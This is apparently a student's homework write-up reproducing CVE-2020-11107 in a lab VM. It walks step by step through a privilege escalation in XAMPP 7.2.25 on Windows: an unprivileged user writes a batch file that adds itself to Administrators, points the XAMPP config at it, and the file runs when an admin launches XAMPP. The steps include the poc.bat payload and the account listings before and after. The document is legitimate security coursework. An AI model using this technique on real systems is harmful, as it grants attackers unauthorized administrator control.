

Hw5 - PartB

309552005 吳偉誠

1.

An unprivileged user can change a .exe configuration in xampp-control.ini for all users (including admins) to enable arbitrary command execution.

CVE-2020-11107

CVE-ID	
CVE-2020-11107	Learn more at National Vulnerability Database (NVD)
	CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
An issue was discovered in XAMPP before 7.2.29, 7.3.x before 7.3.16 , and 7.4.x before 7.4.4 on Windows. An unprivileged user can change a .exe configuration in xampp-control.ini for all users (including admins) to enable arbitrary command execution.	

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11107>

2.

- Environment:
 - Windows 10 家用版 -x64
 - XAMPP 7.2.25
 - is a free and open-source cross-platform web server solution stack package developed by Apache Friends, consisting mainly of the Apache HTTP Server, MariaDB database, and interpreters for scripts written in the PHP and Perl programming languages. — Wiki
 - Download Link:
<https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/7.2.25/xampp-windows-x64-7.2.25-0-VC15-installer.exe/download>

(Hint: I run the OS on Oracle VM VirtualBox (6GB mem).)

3.

Step 1. Create an Admin User


```
C:\Users\Wulearn>NET USER wulearn
使用者名稱          Wulearn
全名
註解
使用者的註解
國家/區域碼          000 (系統預設值)
帳戶使用中          Yes
帳戶到期              從不
上次設定密碼          2021/6/11 上午 02:42:39
密碼到期              從不
可變更密碼            2021/6/11 上午 02:42:39
請輸入密碼            No
使用者可以變更密碼    Yes
容許的工作站          全部
登入指令檔
使用者設定檔
主目錄
上次登入時間          2021/6/11 下午 02:02:56
可容許的登入時數      全部
本機群組會員          *Administrators
全域群組會員          *None
命令已經成功完成。
```

In this case, the Admin User name is "Wulearn"

Step 2. Install XAMPP (Can't be installed on C:\)


Downloaded from the link above

(xampp-windows-x64-7.2.25-0-vc15-installer.exe)



In this case, installed on E:\

Success Screen:



Step 3. Create a general user

Run cmd as administrator, then enter the command:

```
$ net user test test /add
```

```
C:\Windows\system32>net user test test /add  
命令已經成功完成。
```

In this case, the user name: test passwd: test

Check the new user:

```
C:\Windows\system32>net user test  
使用者名稱          test  
全名  
註解  
使用者的註解  
國家/區域碼          000 (系統預設值)  
帳戶使用中          Yes  
帳戶到期            從不  
  
上次設定密碼          2021/6/11 下午 03:00:00  
密碼到期            2021/7/23 下午 03:00:00  
可變更密碼          2021/6/11 下午 03:00:00  
請輸入密碼          Yes  
使用者可以變更密碼    Yes  
  
容許的工作站          全部  
登入指令檔  
使用者設定檔  
主目錄  
上次登入時間          從不  
  
可容許的登入時數      全部  
  
本機群組會員          *Users  
全域群組會員          *None  
命令已經成功完成。
```

Step 4. Switch to "test" user and Create a file

Create a `.txt` file, and Enter the following:

```
@echo off

net localgroup administrators test /add
```

The purpose is to add the "test" user to the administrator privileges.

This code is reference from: <https://www.secrss.com/articles/25190>

Change the Filename Extension from `.txt` to `.bat`


Like this:




(BTW: This file is called "poc.bat" on the submit file.)

Step 5. Run XAMPP and Save the Config

Follow the steps on the screen below:






Step 6. Switch to "Wulearn" user and Run XAMPP

Before:

```
C:\Windows\system32>net user test
使用者名稱          test
全名
註解
使用者的註解
國家/區域碼        000 (系統預設值)
帳戶使用中          Yes
帳戶到期            從不
上次設定密碼        2021/6/11 下午 03:00:00
密碼到期            2021/7/23 下午 03:00:00
可變更密碼          2021/6/11 下午 03:00:00
請輸入密碼          Yes
使用者可以變更密碼  Yes
容許的工作站        全部
登入指令檔
使用者設定檔
主目錄
上次登入時間        從不
可容許的登入時數    全部
本機群組會員        *Users
全域群組會員        *None
命令已經成功完成。
```

Run XAMPP as administrator, and check the Logs:



It will bring up the cmd screen.

It means that the scripts we have just written have been triggered.

Step 7. Check the permission of the "test" user

After:

```
C:\Users\Wulearn>net user test
使用者名稱          test
全名
註解
使用者的註解
國家/區域碼          000 (系統預設值)
帳戶使用中          Yes
帳戶到期            從不
上次設定密碼          2021/6/11 下午 03:00:00
密碼到期            2021/7/23 下午 03:00:00
可變更密碼          2021/6/11 下午 03:00:00
請輸入密碼          Yes
使用者可以變更密碼    Yes
容許的工作站          全部
登入指令檔
使用者設定檔
主目錄
上次登入時間          2021/6/11 下午 05:32:45
可容許的登入時數      全部
本機群組會員          *Administrators *Users
全域群組會員          *None
命令已經成功完成。
```

It becomes an administrator privilege.

This means that any command can be executed!!